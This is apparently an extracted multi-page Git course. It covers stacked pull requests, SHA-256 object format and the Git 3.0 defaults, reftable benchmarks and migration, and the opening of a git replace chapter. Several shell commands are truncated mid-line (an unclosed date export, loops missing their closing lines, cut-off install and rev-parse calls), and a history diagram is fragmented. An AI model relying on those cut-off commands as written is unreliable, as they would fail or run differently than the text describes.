1. Run the lab, then add a fourth layer with `gh stack add -Am "Document /login" auth-docs`. Use `gh stack down`, `up`, `top` and `bottom`, and check with `gh stack view --short` which branch is current after each one.
2. Repeat Case 4 with `gh stack rebase --upstack` from `auth-model` instead of a full rebase, and compare the output with Case 5.
3. Reproduce the trap, but this time resolve the conflict with `git checkout --theirs models.py`, `git add` and `gh stack rebase --continue`. Inspect `git log -p main..auth-tests` and decide whether the result is what a reviewer approved.
4. In a scratch repository on GitHub that you own, `gh stack submit --auto --open` a three-layer stack (without `--open`, `--auto` creates drafts). Merge the **middle** PR from the website and confirm that the bottom PR merged with it and the top PR was retargeted to `main`.
5. In the same scratch repository, enable "Require signed commits" on `main`, click **Rebase stack** after moving `main`, and check `git log --show-signature` on the rewritten commits. Record which of the two documented behaviours you get.

Sources

- GitHub Changelog, Stacked pull requests generally available (2026-10-06): approvals kept on rebase, signed replacement commits, bypass for the lowest PR, merge-queue groups, one merge commit per PR, automatic retargeting, `stacked` webhook action, `gh stack` worktree support
- GitHub Docs, About stacked pull requests: definition, bottom-up merging, partial merges and retargeting
- GitHub Docs, Stacked pull requests (reference): same-repository requirement, trunk, rules and Actions evaluated against the stack base, merge methods, merge queue, linear-history requirement
- GitHub Docs, Stacked pull requests CLI commands: command list, requirements, exit codes
- GitHub Docs, Quickstart for stacked pull requests and Managing stacked pull requests
- github/gh-stack v0.2.1 (2026-10-09), `gh stack <command> --help`
- git-rebase documentation: `--onto`, `--update-refs`

Release Tags and Changelogs

Release Tags and Changelogs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Annotated tags, Conventional Commits → changelog.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Power Skills

Internals

Theory

Theory: Content Addressing is the Whole Trick

Git is a content-addressed filesystem plus names. Internals are not trivia; they are why hosting, LFS, and `fsck` look the way they do.

Invariants

1. Object name = hash of type + size + payload (SHA-1 historically, SHA-256 optional).
2. Blobs have no filename; trees bind names to hashes.
3. Packfiles are compression (deltas) of that object set, not the data model.
4. A server is constrained by quarantine, `receive.denyCurrentBranch`, and hook timing around these objects.

```
commit → tree → blob
   \→ parent commit
packfile = many objects + delta chains  (disk, not mental model)
```

What can break

- Editing files under `.git/objects` by hand.
- Assuming SHA-1 collision is a daily concern (it is a research/hosting concern).

How to read this chapter

Object store, hashes, packfiles/`git log`, server-facing internals, `cat-file` lab.

The Object Store

The Object Store

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Blobs, trees, commits, and tags in `.git/objects`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Content Addressing — SHA-1, SHA-256, and the Git 3.0 Switch

Content Addressing — SHA-1, SHA-256, and the Git 3.0 switch

Every Git object is named by a hash of its own bytes. That one decision is why history is tamper-evident, why two clones agree on what "commit `7c77260`" means without talking to each other, and why deduplication is free. It is also why changing the hash function is the hardest migration Git has ever planned: the hash *is* the name, so a new function renames every object in every repository.

Git has supported **SHA-256 repositories** since 2.29. The project's `BreakingChanges` document now commits to making SHA-256 the **default for new repositories in Git 3.0** (no release date yet), alongside `main` as the initial branch and reftable as the ref backend. This chapter shows what content addressing actually hashes, what a SHA-256 repository looks like, what does not cross between the two formats, and how to get ready without breaking anything today.

Mental model

```
object bytes  =  "<type> <size>\0" + payload
object name   =  H(object bytes)          H = SHA-1  (40 hex, 20 bytes)
                                          H = SHA-256 (64 hex, 32 bytes)

blob
blob     tree   commit   commit   …     every arrow is a hash
blob                                       → change one byte, every name above it changes

one repository = ONE object format (extensions.objectFormat)
two formats    = two different names for the same content → no shared history on the wire
```

	SHA-1 repository	SHA-256 repository
Object name length	40 hex	64 hex
`core.repositoryformatversion`	0 (or 1)	1
`extensions.objectFormat`	unset (or `sha1`)	`sha256`
Empty tree	`4b825dc…`	`6ef19b4…`
Push/fetch with the other format	refused	refused
Default today (2.56)	yes	`--object-format=sha256`
Default in Git 3.0 (planned)	no	yes, for **new** repositories

SHA-1 is not being removed: `BreakingChanges` states there is no plan to deprecate the `sha1` format. Existing repositories keep working. What changes is what `git init` creates when you do not say.

Worked examples

All cases were run on Debian 13 with **Git 2.56.0** built from the release tarball, plus two extra builds of the same source: one with `WITH_BREAKING_CHANGES=YesPlease` (a preview of Git 3.0 defaults) and one with Rust enabled (needed for Case 6). Commands assume `git` is 2.56; the other two builds are called by full path.

```
git --version
```

```
git version 2.56.0
```

To make the object names below reproducible on your machine, fix identity and dates first:

```
export GIT_AUTHOR_NAME=Ada GIT_AUTHOR_EMAIL=ada@example.com
export GIT_COMMITTER_NAME=Ada GIT_COMMITTER_EMAIL=ada@example.com
export GIT_AUTHOR_DATE='2026-10-08T09:00:00+05:30' GIT_COMMITTER_DATE='2026-10-08T09:00:00+0
```

Case 1: hash an object by hand

A blob is `"blob <size>\0"` followed by the file contents. Hash those bytes with the ordinary coreutils tools and compare with what Git computes in a repository of each format:

```
printf 'hello\n' > hello.txt
printf 'blob 6\0hello\n' | sha1sum
printf 'blob 6\0hello\n' | sha256sum

git init -q s1
git init -q --object-format=sha256 s256
for r in s1 s256; do (cd $r && cp ../hello.txt . && echo "$r: $(git hash-object hello.txt)")
```

```
ce013625030ba8dba906f756967f9e9ca394464a  -
2cf8d83d9ee29543b34a87727421fdecb7e3f3a183d337639025de576db9ebb4  -
s1: ce013625030ba8dba906f756967f9e9ca394464a
s256: 2cf8d83d9ee29543b34a87727421fdecb7e3f3a183d337639025de576db9ebb4
```

Same bytes, same algorithm, same name, with no Git involved. That is the whole trick, and it is also the whole problem: the SHA-256 name of `hello` shares nothing with its SHA-1 name.

Case 2: what a SHA-256 repository is

```
for r in s1 s256; do
  (cd $r && echo "== $r" &&
   git rev-parse --show-object-format --show-ref-format &&
   git config --get core.repositoryformatversion; git config --get extensions.objectformat)
```

```
done
```

```
== s1
sha1
files
0
== s256
sha256
files
1
sha256
```

The format is one line of repository config plus a format-version bump to 1, which makes Git versions that predate repository extensions refuse to open the repository rather than misread it. Never edit `extensions.objectFormat` by hand on a repository with objects in it: the existing objects keep their old names, and Git will not find them.

Commits look the same, just with longer names:

```
git init -q -b main --object-format=sha256 app256 && cd app256
echo 'hello' > README && git add README && git commit -q -m 'first commit'
git log --format='%H %s'
git rev-parse --short HEAD
git cat-file -p HEAD
git log --format=%H | awk '{print length($0)}'
cd ..
```

```
7c77260fad0cad11b0ae2ca24098d6d36ee56d96ad221d0d6f485f0911ac3c33 first commit
7c77260
tree cacbd5aeac8aafd15f1acb153e9a189e0b607b7ee7d874aee3534d1babdfcb21
author Ada <ada@example.com> 1791430200 +0530
committer Ada <ada@example.com> 1791430200 +0530

first commit
64
```

Abbreviated names stay seven characters by default, so everyday output barely changes. Scripts that consume full names are a different story (Case 4).

Case 3: what does not cross between formats

```
git init -q --bare -b main remote-sha1.git
(cd app256 && git push ../remote-sha1.git main)

git init -q -b main app1 && (cd app1 && echo x > f && git add f && git commit -q -m one)
(cd app256 && git fetch ../app1 main)
```

```
git clone -q app256 clone256 && git -C clone256 rev-parse --show-object-format
```

```
fatal: the receiving end does not support this repository's hash algorithm
fatal: the remote end hung up unexpectedly
fatal: mismatched algorithms: client sha256; server sha1
sha256
```

- **Push and fetch across formats are refused**, in both directions. No silent conversion happens.
- **Clone adopts the remote's format.** A SHA-256 server produces SHA-256 clones; you do not choose.
- The consequence for teams: a repository's format is a property of the **project**, decided once at creation, and every mirror, fork, CI cache, and forge that touches it must speak that format. `BreakingChanges` makes the Git 3.0 default switch conditional on exactly that ecosystem readiness: libraries, applications, and forges. Check your hosting platform, CI runners, and Git libraries before you create SHA-256 repositories that others must use.

Case 4: tooling that hard-codes SHA-1

Two assumptions break first: "an object name is 40 hex characters" and magic constants like the empty-tree ID.

```
for r in app1 app256; do
  echo "== $r ($(git -C $r rev-parse --show-object-format))"
  git -C $r hash-object -t tree /dev/null
  git -C $r rev-parse HEAD | grep -Exq '[0-9a-f]{40}' && echo "40-hex check: pass" || echo "
  git -C $r rev-parse HEAD | grep -Exq '[0-9a-f]{40}([0-9a-f]{24})?' && echo "40-or-64 check
done
```

```
== app1 (sha1)
4b825dc642cb6eb9a060e54bf8d69288fbee4904
40-hex check: pass
40-or-64 check: pass
== app256 (sha256)
6ef19b41225c5369f1c104d45d8d85efa9b057b53b14b4b9b939dd74decc5321
40-hex check: FAIL
40-or-64 check: pass
```

Audit hooks, CI scripts, and database columns for:

Assumption	Where it hides	Replace with
`[0-9a-f]{40}`	Hook validation, log parsers, webhook handlers	Accept 40 **or** 64, or ask `git rev-parse --show-object-format`
`CHAR(40)` / fixed-width columns	Deploy trackers, review tools	Width 64
`4b825dc…` empty tree	"diff against nothing" scripts	`git hash-object -t tree /dev/null`
`0000…0000` (40 zeros) for created/deleted refs	`pre-receive` / `update` hooks	Compare against a string of zeros of the *received* length
"short SHA is unique enough" in URLs	Dashboards	Unchanged; abbreviation rules are the same

Case 5: previewing Git 3.0 defaults, and pinning yours

Git's source can be built with the planned Git 3.0 behaviour switched on:

```
make prefix=/opt/git-3preview NO_TCLTK=1 NO_RUST=1 WITH_BREAKING_CHANGES=YesPlease all
sudo make prefix=/opt/git-3preview NO_TCLTK=1 NO_RUST=1 WITH_BREAKING_CHANGES=YesPlease inst
/opt/git-3preview/bin/git version --build-options | grep default
```

```
default-ref-format: reftable
default-hash: sha256
```

```
/opt/git-3preview/bin/git init g3
cd g3 && /opt/git-3preview/bin/git rev-parse --show-object-format --show-ref-format && /opt/
```

```
hint: Using 'main' as the name for the initial branch since Git 3.0.
hint: If you expected Git to create 'master', the just-created
hint: branch can be renamed via this command:
hint:
hint:   git branch -m master
hint:
hint: Disable this message with "git config set advice.defaultBranchName false"
Initialized empty Git repository in /tmp/vcs/g3/.git/
sha1
reftable
refs/heads/main
```

`main` and reftable flipped as documented. The object format did **not**: this 2.56.0 preview build reports `default-hash: sha256` in its build options, but in our runs `git init` without other settings (also tried with an empty environment) still created a SHA-1 repository. The `--object-format` flag, `init.defaultObjectFormat`, and `GIT_DEFAULT_HASH` all produced SHA-256 as expected. Reading the source shows why tests may not notice: `t/test-lib.sh` exports `GIT_DEFAULT_HASH` from the build's `default-hash`. The lesson is the boring one: **a preview build is a preview**. Do not infer

the future default from it; state the format you want.

Stating it is cheap and works on today's Git, on the preview, and on Git 3.0:

```
git -c init.defaultObjectFormat=sha256 init -q -b main k1 && git -C k1 rev-parse --show-obje
GIT_DEFAULT_HASH=sha256 git init -q -b main k2 && git -C k2 rev-parse --show-object-format
/opt/git-3preview/bin/git -c init.defaultRefFormat=files -c init.defaultBranch=master init -
/opt/git-3preview/bin/git -C k3 rev-parse --show-object-format --show-ref-format
/opt/git-3preview/bin/git -C k3 symbolic-ref HEAD
```

```
sha256
sha256
sha1
files
refs/heads/master
```

For a fleet, put the choices in system or global config (or your provisioning tooling) so the Git 3.0 upgrade changes nothing you did not decide:

```
# /etc/gitconfig (or ~/.gitconfig) - make today's defaults explicit
[init]
    defaultObjectFormat = sha1     # or sha256, once your forge and tools are ready
    defaultRefFormat = files
    defaultBranch = main
```

Case 6: the interoperability work (`compatObjectFormat`)

Git 2.52's release notes mark "the beginning of SHA1-SHA256 interoperability work": a SHA-256 repository that also maintains a SHA-1 name for every object, so that it can one day talk to SHA-1 peers. In 2.56 the switch exists but needs a Rust-enabled build. The default `NO_RUST=1` build refuses:

```
git init -q -b main --object-format=sha256 compat && cd compat
git config extensions.compatObjectFormat sha1
echo hi > a && git add a
```

```
fatal: compatibility hash algorithm support requires Rust
```

With Git 2.56.0 built with Rust enabled (`rust: enabled` in `--build-options`, rustc 1.99), the same steps work. Then build the same content in a plain SHA-1 repository and compare:

```
G=/opt/git-2.56-rust/bin/git
$G init -q -b main --object-format=sha256 compat && cd compat
$G config extensions.compatObjectFormat sha1
echo hi > a && $G add a && $G commit -q -m c1
$G rev-parse HEAD
```

```
$G rev-parse --output-object-format=sha1 HEAD
ls .git/objects
cd .. && $G init -q -b main plain1 && cd plain1
echo hi > a && $G add a && $G commit -q -m c1 && $G rev-parse HEAD
cd ../compat
$G rev-parse --output-object-format=sha1 'HEAD^{tree}'
$G -C ../plain1 rev-parse 'HEAD^{tree}'
$G cat-file -t 15307cff4ea19f61d3bb0b98bc73102e2454352c
$G push ../r1.git main      # r1.git: a bare SHA-1 repository
```

```
13c18aac72ade018e9d88a6f80239f88397fdf997c3437bce30b870bf87e720a
15307cff4ea19f61d3bb0b98bc73102e2454352c
00
13
96
info
loose-object-idx
pack
15307cff4ea19f61d3bb0b98bc73102e2454352c
c49897f29f9819a0ab6850d7e22443508a1a29d5
c49897f29f9819a0ab6850d7e22443508a1a29d5
commit
fatal: the receiving end does not support this repository's hash algorithm
fatal: the remote end hung up unexpectedly
```

The SHA-256 repository computed **the same SHA-1 commit and tree names** as the native SHA-1 repository: it re-serialises each object the way a SHA-1 repository would and hashes that, recording the pairs in `loose-object-idx`. `cat-file` can already look objects up by their SHA-1 name. The network protocol cannot use them yet, so the push is still refused. This is the foundation for a future where a project migrates to SHA-256 while contributors on SHA-1 keep pushing. It is groundwork, not something to deploy.

Case 7: migrating an existing repository today

There is no in-place conversion. The supported route is to replay history into a new repository, which **gives every commit a new name**:

```
git init -q -b main --object-format=sha256 conv256
(cd app1 && git fast-export --all) | (cd conv256 && git fast-import --quiet)
git -C app1 log --format='%H %s'
git -C conv256 log --format='%H %s'
```

```
aaec54ba980d0b7c3e8f4afe2fd0e72e8fa15d5d one
9e2c3721012ae0d829ab2717b83446230a71ab4fc873830ae5c98b7ee39aa75b one
```

Everything that refers to old names breaks: commit hashes quoted in messages and issues, signed

commits and tags (the signature covered the old bytes), submodule pointers, CI caches, and every clone. Treat it like a history rewrite of the whole project: announce it, freeze pushes, convert, re-sign tags if you rely on signatures, and have everyone re-clone.

Cheat sheet

Task	Command
Which format is this repo?	`git rev-parse --show-object-format`
Which ref backend?	`git rev-parse --show-ref-format`
What does this Git build default to?	`git version --build-options | grep default`
New SHA-256 repo	`git init --object-format=sha256`
Pin the default	`git config --global init.defaultObjectFormat sha1|sha256`
One-off override	`GIT_DEFAULT_HASH=sha256 git init …`
Hash a file for this repo's format	`git hash-object <file>`
Empty-tree name for this repo	`git hash-object -t tree /dev/null`
Convert history (new names)	`git fast-export --all | git -C new fast-import`

Safety

- Changing `extensions.objectFormat` in an existing repository does not convert anything. It just makes the repository unreadable.
- Push and fetch refuse to cross formats, so you cannot corrupt a remote by accident. You *can* strand yourself by creating SHA-256 repositories your forge or CI cannot host.
- A converted repository is a different project as far as names go. Keep the SHA-1 original read-only for as long as anything references its commit IDs.
- `compatObjectFormat` is experimental and Rust-only in 2.56. Do not enable it on repositories other people depend on.

Hands-on checklist

1. Reproduce Case 1 and confirm `sha256sum` of `"blob 6\0hello\n"` matches `git hash-object` in a SHA-256 repository.
2. Run `git version --build-options` on your workstation, CI image, and server. Write down `default-hash` and `default-ref-format` for each.
3. Grep your hooks and CI for `{40}`, `CHAR(40)`, and `4b825dc`. Fix what you find.
4. Add `init.defaultObjectFormat`, `init.defaultRefFormat`, and `init.defaultBranch` to the config you provision, set to what you use today.
5. Create a throwaway SHA-256 repository on your forge (if it allows that) and push to it from CI. That is the real readiness test.

Pitfalls

Pitfall	Symptom
Assuming 40 hex everywhere	Hooks reject valid pushes; parsers truncate names
Hard-coded empty-tree ID	`fatal: bad object 4b825dc…` in a SHA-256 repo
Creating SHA-256 repos before the forge supports them	Push refused or repository unusable on the host
Mixing formats in mirrors or forks	`mismatched algorithms` on fetch
Trusting a preview build's defaults	Repos created with a format you did not intend (Case 5)
Converting without a plan	Broken signatures, dead commit links, confused clones

Sources

- Git — BreakingChanges (Git 3.0: SHA-256 default, reftable, `main`, Rust): https://git-scm.com/docs/BreakingChanges
- Git — hash-function-transition (design, compat object format, translation tables): https://git-scm.com/docs/hash-function-transition
- Git — `git init` (`--object-format`, `--ref-format`, `init.defaultObjectFormat`): https://git-scm.com/docs/git-init
- Git — `git rev-parse` (`--show-object-format`, `--output-object-format`): https://git-scm.com/docs/git-rev-parse
- Git — repository-version / extensions (`extensions.objectFormat`, `extensions.compatObjectFormat`): https://git-scm.com/docs/repository-version and https://git-scm.com/docs/git-config#Documentation/git-config.txt-extensionsobjectFormat
- Git v2.52.0 release notes ("The beginning of SHA1-SHA256 interoperability work"): https://github.com/git/git/blob/master/Documentation/RelNotes/2.52.0.adoc
- Git source, `hash.h` (`GIT_HASH_DEFAULT` under `WITH_BREAKING_CHANGES`) and `t/test-lib.sh`: https://github.com/git/git
- GitHub Blog — Highlights from Git 2.54: https://github.blog/open-source/git/highlights-from-git-2-54/

Packfiles and git log

Packfiles and git log

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Packfiles, compression, and how `git log` works under the hood.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Internals That Affect Servers

Internals That Affect Servers

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Internals that affect server design (preview of chapter 23, platform architecture).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: git cat-file

Hands-On: git cat-file

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Explore the object store with `git cat-file`.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The reftable ref backend: measuring it against files, and migrating before Git 3.0

Every branch, tag and remote-tracking ref in a classic Git repository is a file under `.git/refs/`, plus a `packed-refs` file that collects the cold ones. Git's BreakingChanges document plans to change the default ref storage format for new repositories in Git 3.0 "from"files" to "reftable"". This chapter creates the same 20,000 tags under both backends, measures what changes, looks at the on-disk layout, and walks through a migration, including the point where it failed on the box's Git 2.47.3.




Figure 1: files vs reftable for 20,000 tags: file count, disk use, timings, and the migration error

Setup

```
git --version                     # git version 2.47.3
git init -q --ref-format=files    r-files
git init -q --ref-format=reftable r-reftable
# in each repo, after one empty commit:
h=$(git rev-parse HEAD)
time (seq 1 20000 | sed "s|.*|create refs/tags/v& $h|" | git update-ref --stdin)
```

`git update-ref --stdin` applies all 20,000 `create` lines as one transaction, so each backend gets its best case.

Measured (git 2.47.3, ext4, same box)

```
== files
show-ref-format: files
create 20000 tags: 7.140s
loose ref files under .git/refs: 20001
on-disk: refs=80404K packed-refs=-K reftable=-K
for-each-ref all: 0.271s
pack-refs/compact: 2.364s
after pack: loose=0
== reftable
show-ref-format: reftable
create 20000 tags: 0.256s
loose ref files under .git/refs: 1
reftable dir:
0x000000000001-0x000000000003-437f3a78.ref
tables.list
on-disk: refs=8K packed-refs=-K reftable=512K
for-each-ref all: 0.183s
pack-refs/compact: 0.002s
after pack: loose=1
```

After `pack-refs --all`, the files repository had a 1,124 KB `packed-refs` file.

What these numbers show:

- **Bulk writes are where `files` struggles.** It created 20,000 separate 41-byte files, each taking a full 4 KiB filesystem block, for 80 MB of blocks to hold about 800 KB of hashes. reftable wrote one sorted binary table of 512 KB, about 28× faster.
- **Reads were closer.** `for-each-ref` took 0.27 s against 0.18 s. Listing is dominated by formatting output, not storage.
- **Small, separate updates did *not* favour reftable here.** 500 separate `git update-ref refs/heads/bN` calls took 1.281 s on reftable and 0.832 s on files. Each reftable transaction writes a new small table and rewrites `tables.list`. Afterwards the stack held 4 tables, so Git had been auto-compacting as it went, and `git pack-refs` merged them into 1. Don't expect every workload to get faster. The reftable spec design goals are about "near constant time lookup for any single reference" and atomic multi-ref updates, not single-ref write speed.

What's on disk

```
$ cat .git/HEAD
ref: refs/heads/.invalid
$ find .git/refs -type f -exec sh -c 'echo "{}: $(cat {})"' \;
.git/refs/heads: this repository uses the reftable format
$ git symbolic-ref HEAD
```

```
refs/heads/master
```

Both are placeholders. A tool that reads `.git/HEAD` directly sees a branch named `.invalid`, and one that walks `.git/refs/heads/` finds a file where it expects a directory, so it fails instead of silently reading nothing. Expect breakage in any tool that parses `.git/refs/**` itself. Use `git for-each-ref`, `git rev-parse` and `git symbolic-ref` instead.

The real data lives in `.git/reftable/`: the `.ref` tables plus `tables.list`, which the spec describes as the stack-ordering file listing the tables from oldest to newest.

The ref-name rules haven't changed. reftable still rejects a directory/file conflict:

```
$ git update-ref refs/heads/x $h
$ git update-ref refs/heads/x/y $h
fatal: update_ref failed for ref 'refs/heads/x/y': 'refs/heads/x' exists; cannot create 'ref
```

What reftable *does* remove, per BreakingChanges, is a filesystem limitation. Under `files`, "it is impossible to store two references that only differ in casing on case-insensitive filesystems", and macOS Unicode normalisation causes a similar clash. reftable "does not use filesystem paths to encode reference names", so neither applies. I could not test this on the box: its Linux filesystem is case-sensitive, so `files` allows both names there too.

Migrating an existing repository

`git refs migrate` converts a repository in place. On 2.47.3, against the 20,501-ref files repository:

```
$ git refs migrate --ref-format=reftable
error: migrating reflogs is not supported yet
$ git reflog expire --expire=all --all
$ git refs migrate --ref-format=reftable
error: migrating reflogs is not supported yet
```

Expiring the entries isn't enough, because the 501 per-ref log files still exist. Only removing `.git/logs` (on a throwaway lab copy) let it proceed:

```
$ rm -rf .git/logs
$ git refs migrate --ref-format=reftable
$ git rev-parse --show-ref-format
reftable
# refs=20501 loose=1 packed-refs=gone
```

Don't do that on a real repository. Upgrade Git instead. The current `git refs` documentation lists `--reflog` (the default, migrate reflogs) and `--no-reflog` (discard them), so newer Git migrates reflogs and the workaround isn't needed. The same page lists known limitations:

- it is "not possible to migrate repositories that have worktrees";

- "there is no way to block concurrent writes" during migration. If the repository is registered for `git maintenance`, unregister it first.

Checklist before Git 3.0 flips the default

- ☐ `git rev-parse --show-ref-format` in CI logs, so you know which backend each clone uses.
- ☐ Grep your tooling for `.git/refs`, `.git/HEAD` and `packed-refs` reads, and replace them with plumbing commands.
- ☐ Try `git init --ref-format=reftable`, or set `init.defaultRefFormat=reftable`, on a non-critical repository now.
- ☐ Migrate with a recent Git, with no worktrees attached, writes blocked and maintenance unregistered.
- ☐ Benchmark *your* write pattern. Bulk tag/branch creation gains a lot, while single small updates may not.

git replace: Swapping Objects and Grafting History Without Rewriting

git replace: Swapping Objects and Grafting History Without Rewriting

After reading this chapter, you will be able to graft disjoint repository histories together, transparently swap corrupted or sensitive Git objects without altering existing commit hashes, inspect and bypass active replacements in your toolchains, and safely transfer or permanently solidify replace references when migrating repositories.

The problem with immutable history

Every object in Git—commit, tree, blob, or annotated tag—is named by the cryptographic hash of its exact payload. If you change a single byte in a commit message, alter a parent commit pointer to stitch old history together, or redact an exposed token in a file blob, the object's hash changes. Because child commits store the hashes of their parents and trees store the hashes of their blobs, that single change cascades down the entire directed acyclic graph (DAG). Every downstream commit receives a new identifier, breaking open pull requests, invalidating cryptographic signatures, and disrupting team clones.

Yet engineers frequently face situations where history needs adjustment:

- **Historical archives**: A repository was imported as a shallow or squashed snapshot to shed gigabytes of legacy history, but developers still need `git log` and `git blame` to trace lines back into the historical archive.
- **Accidental giant blobs or secrets**: A local review branch contains a 2 GB test file or an API credential that blocks local tooling or makes diffs sluggish.
- **Upstream commit corrections**: A commit message in an upstream vendor branch has a catastrophic typo or missing issue key that local tools require, but rebasing is prohibited because thousands of downstream branches already branch off it.

Git resolves this tension through object replacement (`git replace`). Instead of rewriting the DAG, Git creates an overlay reference under `refs/replace/`. High-level Git porcelain commands transparently read the replacement object whenever the original object is requested, while the original object remains untouched in the object database.

How object replacement works under the hood

When Git parses an object identifier (whether looking up a commit during `git log`, loading a tree during `git checkout`, or displaying a blob with `git show`), it consults the ref namespace `refs/replace/`.

If an object has a SHA-1 or SHA-256 hash of `<target-hash>`, Git checks for the existence of a reference named:

```
refs/replace/<target-hash>
```

If that reference exists, it points to another object in the `.git/objects` database: `<replacement-hash>`. Git substitutes `<replacement-hash>` in place of `<target-hash>` in memory.

Property	Standard History Rewrite (`git rebase` / `filter-repo`)	Overlay Replacement (`git replace`)
Object Hash	Changes for target and all descendants	Remains identical for target and all descendants
Cryptographic Signatures	Broken; must be re-signed with new commit hashes	Originals keep their signatures; the replacement commit itself is new and unsigned
Remote Propagation	Pushed to standard branch refs (`refs/heads/*`)	Skipped by default; requires explicit refspecs
Blast Radius	Forces downstream developers to reconcile divergent history	Local to repos configured with `refs/replace/*`
Storage Overhead	Rewrites commit tree; requires garbage collection to drop old objects	Adds one loose ref and the replacement object
Reversibility	Requires reflog recovery or branch backup restore	Trivial; delete the reference with `git replace -d`

The replacement is completely transparent to high-level commands. For instance, running `git rev-parse HEAD` on a commit that has been replaced returns the *original* commit hash. But running `git cat-file -p HEAD` displays the commit header and tree of the *replacement* object.

```
        refs/heads/main


         Commit C3
         parent: C2



                       refs/replace/<C2>
         Commit C2
         parent: C1




         Commit C1                                  Commit C2'
```

```
        (root)                                  parent: A3


Archive Repository Tip
Commit A3
parent: A2


            ...
```

Because Git substitutes the object in memory when traversing parent pointers, tools traversing `C3 -> C2` are transparently routed through `C2'`, continuing back into `A3`, `A2`, and `A1`.

Mechanics of the git replace command

The `git replace` command suite manages references under `refs/replace/`. Verified against Git 2.47.3 on Linux, the command supports several operational modes.

1. Basic object-for-object replacement

The fundamental form replaces any arbitrary object with another existing object of the same type:

```
git replace <target-object> <replacement-object>
```

This creates `refs/replace/<target-object>` pointing to `<replacement-object>`. Both objects must already exist in the object database. They must also be the same type: on Git 2.47.3, replacing a commit with a blob fails with `error: Objects must be of the same type.` (`-f` only lets you overwrite an existing replacement for the same target).

2. Grafting parents (`--graft`)

The most common use is changing a commit's parents. Git used to support this with a plain text file, `.git/info/grafts`, holding lines of hashes (`<commit> <parent1> <parent2>...`). That file was never transferred by fetch or push, and it silently changed what every command saw. It is deprecated and slated for removal.

`git replace --graft` is the modern replacement:

```
git replace --graft <commit> [<parent>...]
```

Git reads `<commit>`, duplicates its tree, author, committer, and commit message, constructs a new commit object with the newly specified parent list, writes the new commit to the database, and

creates `refs/replace/<commit>`. If you invoke `--graft` without providing any parents, `<commit>` becomes a root commit with no parents.

If you have legacy `.git/info/grafts` files in older repositories, Git provides an automated migration flag:

```
git replace --convert-graft-file
```

This command parses `.git/info/grafts`, instantiates corresponding `refs/replace/` entries for every graft line, and removes the deprecated flat file.

3. Interactive editing (`--edit`)

To tweak an object without manually generating and hashing raw replacement files:

```
git replace --edit <object>
```

Git exports the raw contents of `<object>` into a temporary file and launches the editor configured in `$GIT_EDITOR` or `$EDITOR`. For a commit object, you can edit the tree hash, author timestamps, or commit message. Once you save and close the editor, Git hashes the edited buffer into `.git/objects` and sets `refs/replace/<object>`.

4. Listing and formatting

To list all active replacement references:

```
git replace -l
```

By default, `-l` prints the target object names. To inspect what target objects point to what replacements, pass `--format=long`:

```
git replace -l --format=long
```

This prints each mapping as `<target> (<type>) -> <replacement> (<type>)`, as the lab output below shows.

5. Deletion

Removing a replacement restores default behavior immediately:

```
git replace -d <target-object>
```

This deletes `refs/replace/<target-object>`. The replacement object remains in `.git/objects` until pruned by garbage collection, but Git stops referencing it immediately.

Bypassing replacements

Because replacements mask underlying objects, scripts and verification tools often need to inspect the authentic, unmasked repository state. Git provides two mechanisms to bypass all replacement references.

The CLI flag: `--no-replace-objects`

Passing `--no-replace-objects` before the sub-command forces Git to ignore `refs/replace/*`:

```
# Views the replaced history:
git log --oneline

# Views the raw, unmodified history:
git --no-replace-objects log --oneline
```

Plumbing commands respect this flag as well:

```
# Displays the replacement object:
git cat-file -p <target-sha>

# Displays the raw target object stored at <target-sha>:
git --no-replace-objects cat-file -p <target-sha>
```

The environment variable: `GIT_NO_REPLACE_OBJECTS`

When running automated audit scripts, continuous integration builds, or verification pipelines where passing a CLI flag to every nested Git command is impractical, export the environment variable:

```
export GIT_NO_REPLACE_OBJECTS=1
git log --oneline
```

Setting `GIT_NO_REPLACE_OBJECTS=1` disables lookup across all operations in that shell session.

Hands-on Lab 1: Grafting split repositories

The following automated script constructs two separate repositories: `old` (an archive repository containing initial versions `v0.1` through `v1.0`) and `new` (an active repository starting from a squashed `v1.0` snapshot followed by `v1.1` and `v1.2`). It fetches `old` into `new`, uses `git replace --graft` to stitch the active history to the archive history, verifies the graft with `git log` and `git replace -l`, inspects the refs, and cleans up.

```
#!/usr/bin/env bash
set -euo pipefail
```

```
LAB_DIR="/tmp/replace-lab"
rm -rf "$LAB_DIR"
